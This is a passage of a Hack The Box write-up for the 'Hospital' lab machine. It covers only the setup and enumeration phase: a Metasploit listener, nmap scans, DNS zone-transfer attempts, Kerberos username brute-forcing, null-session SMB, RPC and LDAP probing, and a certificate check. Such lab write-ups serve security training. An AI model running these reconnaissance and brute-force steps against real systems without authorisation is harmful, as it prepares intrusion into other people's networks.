
Hospital



IP: 10.129.53.108

Info Gathering

Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Hospital
cd ~/HTB/Boxes/Hospital

# Open a tmux session
tmux new -s HTB

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to HackTheBox OpenVPN
openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
msfconsole
workspace -a Hospital
workspace Hospital
setg LHOST 10.10.14.98
setg LPORT 1337
setg RHOST 10.129.53.108
setg RHOSTS 10.129.53.108
setg SRVHOST 10.10.14.98
setg SRVPORT 9000
use multi/handler
```

Enumeration

```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A 10.129.53.108 -oN hospital.htb
```

Hosts

```
Hosts
=====

address        mac  name          os_name  os_flavor  os_sp  purpose  info  comments
-------        ---  ----          -------  ---------  -----  -------  ----  --------
10.129.53.108       hospital.htb  Linux                      server
```

Services

```
Services
========

host           port  proto  name              state  info
----           ----  -----  ----              -----  ----
10.129.53.108  22    tcp    ssh               open   OpenSSH 9.0p1 Ubuntu 1ubuntu8.5 Ubuntu Linux; protocol 2.0
10.129.53.108  53    tcp    domain            open   Simple DNS Plus
10.129.53.108  88    tcp    kerberos-sec      open   Microsoft Windows Kerberos server time: 2023-11-24 02:30:11Z
10.129.53.108  135   tcp    msrpc             open   Microsoft Windows RPC
10.129.53.108  139   tcp    netbios-ssn       open   Microsoft Windows netbios-ssn
10.129.53.108  389   tcp    ldap              open   Microsoft Windows Active Directory LDAP Domain: hospital.htb0.
10.129.53.108  443   tcp    ssl/http          open   Apache httpd 2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
10.129.53.108  445   tcp    microsoft-ds      open
10.129.53.108  464   tcp    kpasswd5          open
10.129.53.108  593   tcp    ncacn_http        open   Microsoft Windows RPC over HTTP 1.0
10.129.53.108  636   tcp    ldapssl           open
10.129.53.108  1801  tcp    msmq              open
10.129.53.108  2103  tcp    msrpc             open   Microsoft Windows RPC
10.129.53.108  2105  tcp    msrpc             open   Microsoft Windows RPC
10.129.53.108  2107  tcp    msrpc             open   Microsoft Windows RPC
10.129.53.108  2179  tcp    vmrdp             open
10.129.53.108  3268  tcp    ldap              open   Microsoft Windows Active Directory LDAP Domain: hospital.htb0.
10.129.53.108  3269  tcp    globalcatldapssl  open
10.129.53.108  3389  tcp    ms-wbt-server     open   Microsoft Terminal Services
10.129.53.108  8080  tcp    http              open   Apache httpd 2.4.55 (Ubuntu)
```

Gaining Access

RDP Port 3389

The results of my nmap scan returned a hostname of dc.hospital.htb in the results on RDP port 3389 which is how I knew the domain to try lookups on.
I added the values to my hosts file. The domain and hostname info was used to help enumerate other services as much as possible

```
# Edit File
vim /etc/hosts
# Add line
10.129.53.108    dc.hospital.htb hospital.htb
```

Screenshot Evidence

```
3389/tcp open  ms-wbt-server     Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC.hospital.htb
| Not valid before: 2023-09-05T18:39:34
|_Not valid after:  2024-03-06T18:39:34
| rdp-ntlm-info:
|   Target_Name: HOSPITAL
|   NetBIOS_Domain_Name: HOSPITAL
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: hospital.htb
|   DNS_Computer_Name: DC.hospital.htb
|   DNS_Tree_Name: hospital.htb
|   Product_Version: 10.0.17763
|_  System_Time: 2023-11-24T02:31:05+00:00
```


On this device I can see there are a number of ports available.
The SSH port says the OS is Ubuntu but other ports show Windows Services.

This tells me that Linux Subsystem is installed on the device.
I enumerated as much info as possible from each service.

SSH Port 22

The SSH service is running the latest version and is likely only going to be a point of credentialed or key entry

Screenshot Evidence



DNS Port 53


I was unable to perform a zone transfer. Simple DNS Plus is running on this endpoint.
I was unable to return a reverse lookup value or A record using this service

```
# DNS Zone Transfer Attempts
host -l hospital.htb 10.129.53.108
dig axfr @10.129.53.108 hospital.htb
dig 10.129.53.108 10.129.53.108
dig 10.129.53.108 dc.hospital.htb
10.129.53.108 hospital.htb
```


Exploit DB only showed a DoS exploit which is not going to be useful to exploiting the box

```
# Commands Executed
searchsploit simple dns
```

Screenshot Evidence Simple DNS Plus Service Discovered



Screenshot Evidence - DoS Exploit




Keberos Port 88

I attempted to enumerate usernames using a Metasploit module while I enumerated other services.

```
# Nmap Way
nmap -p 88 -script krb5-enum-users --script-args krb5-enum-users.realm='hospital.htb' 10.129.53.108

# Metasplot Way
```

```
use Auxiliary/gather/Kerberos_enumusers
set DOMAIN hospital.htb
set USER_FILE /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
run
```

Screenshot Evidence




RPC Port 135

I was not able to connect using RPCClient

```
# Commands Executed
rpcclient 10.129.53.108
rpcclient 10.129.53.108 -N
rpcclient 10.129.53.108 -U anonymous -N
rpcclient 10.129.53.108 -U '' -N
```

Screenshot Evidence




NetBIOS Port 139

I was unable to return any new information from NetBIOS.

```
# Commands Executed
nbtscan -r 10.129.53.108
enum4linux -a 10.129.53.108
# Install nullinux
git clone https://github.com/m8r0wn/nullinux /usr/share/nullinux
cd nullinux
./setup.sh
# Run Command
nullinux 10.129.53.108
```

Screenshot Evidence



LDAP Port 389

I dumped as much directory info as was allowed without authentication

```
# Command Executed
ldapsearch -LLL -x -H ldap://dc.hospital.htb -b '' -s base '(objectclass=*)' > ldap.results
# Read file
less ldap.results
```

Screenshot Evidence

```
┌──(root㉿kali)-[~/HTB/Boxes/Hospital]
└─# ldapsearch -LLL -x -H ldap://dc.hospital.htb -b '' -s base '(objectclass=*)'
dn:
domainFunctionality: 7
forestFunctionality: 7
domainControllerFunctionality: 7
rootDomainNamingContext: DC=hospital,DC=htb
ldapServiceName: hospital.htb:dc$@HOSPITAL.HTB
isGlobalCatalogReady: TRUE
supportedSASLMechanisms: GSSAPI
supportedSASLMechanisms: GSS-SPNEGO
supportedSASLMechanisms: EXTERNAL
supportedSASLMechanisms: DIGEST-MD5
supportedLDAPVersion: 3
supportedLDAPVersion: 2
```

```
subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=hospital,DC=htb
serverName: CN=DC,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configurat
 ion,DC=hospital,DC=htb
schemaNamingContext: CN=Schema,CN=Configuration,DC=hospital,DC=htb
namingContexts: DC=hospital,DC=htb
namingContexts: CN=Configuration,DC=hospital,DC=htb
namingContexts: CN=Schema,CN=Configuration,DC=hospital,DC=htb
namingContexts: DC=DomainDnsZones,DC=hospital,DC=htb
namingContexts: DC=ForestDnsZones,DC=hospital,DC=htb
isSynchronized: TRUE
highestCommittedUSN: 463057
dsServiceName: CN=NTDS Settings,CN=DC,CN=Servers,CN=Default-First-Site-Name,CN
 =Sites,CN=Configuration,DC=hospital,DC=htb
dnsHostName: DC.hospital.htb
defaultNamingContext: DC=hospital,DC=htb
currentTime: 20231124032016.0Z
configurationNamingContext: CN=Configuration,DC=hospital,DC=htb
```

SMB Port 445


I was only able to grab a banner for SMB by doing the following

```
# Start a listener
ngrep -i -d tun0 's.?a.?m.?b.?a.*[[:digit:]]'

# Establish Connection to read banner
smbclient -L 10.129.53.108 -U "" -N
```

This returned the below banner

```
MICROSOFT NETWORKS 3.0
LANMAN1
LM1.2X002
DOS LANMAN2.1
LANMAN2.1
Samba
NT LANMAN 1.0
NT LM 0.12
SMB 2.002
SMB 2.
```

Screenshot Evidence



Kpasswd Port 464

This port is used for changing/setting passwords against Active Directory and

LDAP over SSL Port 636

I already enumerated directory info from port 389 so I checked the certificate info for anything new or weak settings but found nothing of interest. A self signed certificate is being used on the LDAPS service with TLSv1.2 encryption and a 2048 bit key

```
# Command Executed
openssl s_client -connect dc.hospital.htb:636 -showcerts </dev/null
```

Screenshot Evidence

```
SSL handshake has read 1315 bytes and written 617 bytes
Verification error: self-signed certificate
---
New, TLSv1.2, Cipher is ECDHE-RSA-AES256-GCM-SHA384
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : ECDHE-RSA-AES256-GCM-SHA384
    Session-ID: 2A0D00006A430A9EB5785FD99400A37485E1FE0D80BBE0
    Session-ID-ctx:
    Master-Key: 5203B81A0125553FDFBD6E2F9D57694E0B6030B52CBB9B
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    Start Time: 1700771284
    Timeout   : 7200 (sec)
    Verify return code: 18 (self-signed certificate)
    Extended master secret: yes
---
DONE
```

HTTP Port 8080


A login page was found according to the nmap scan on port 8080 using Apache to host the site and PHP as the backend code

Screenshot Evidence

```
8080/tcp open  http              Apache httpd 2.4.55 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-title: Login
|_Requested resource was login.php
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.55 (Ubuntu)
```

I have the ability to create an account at the site so I did and logged in.

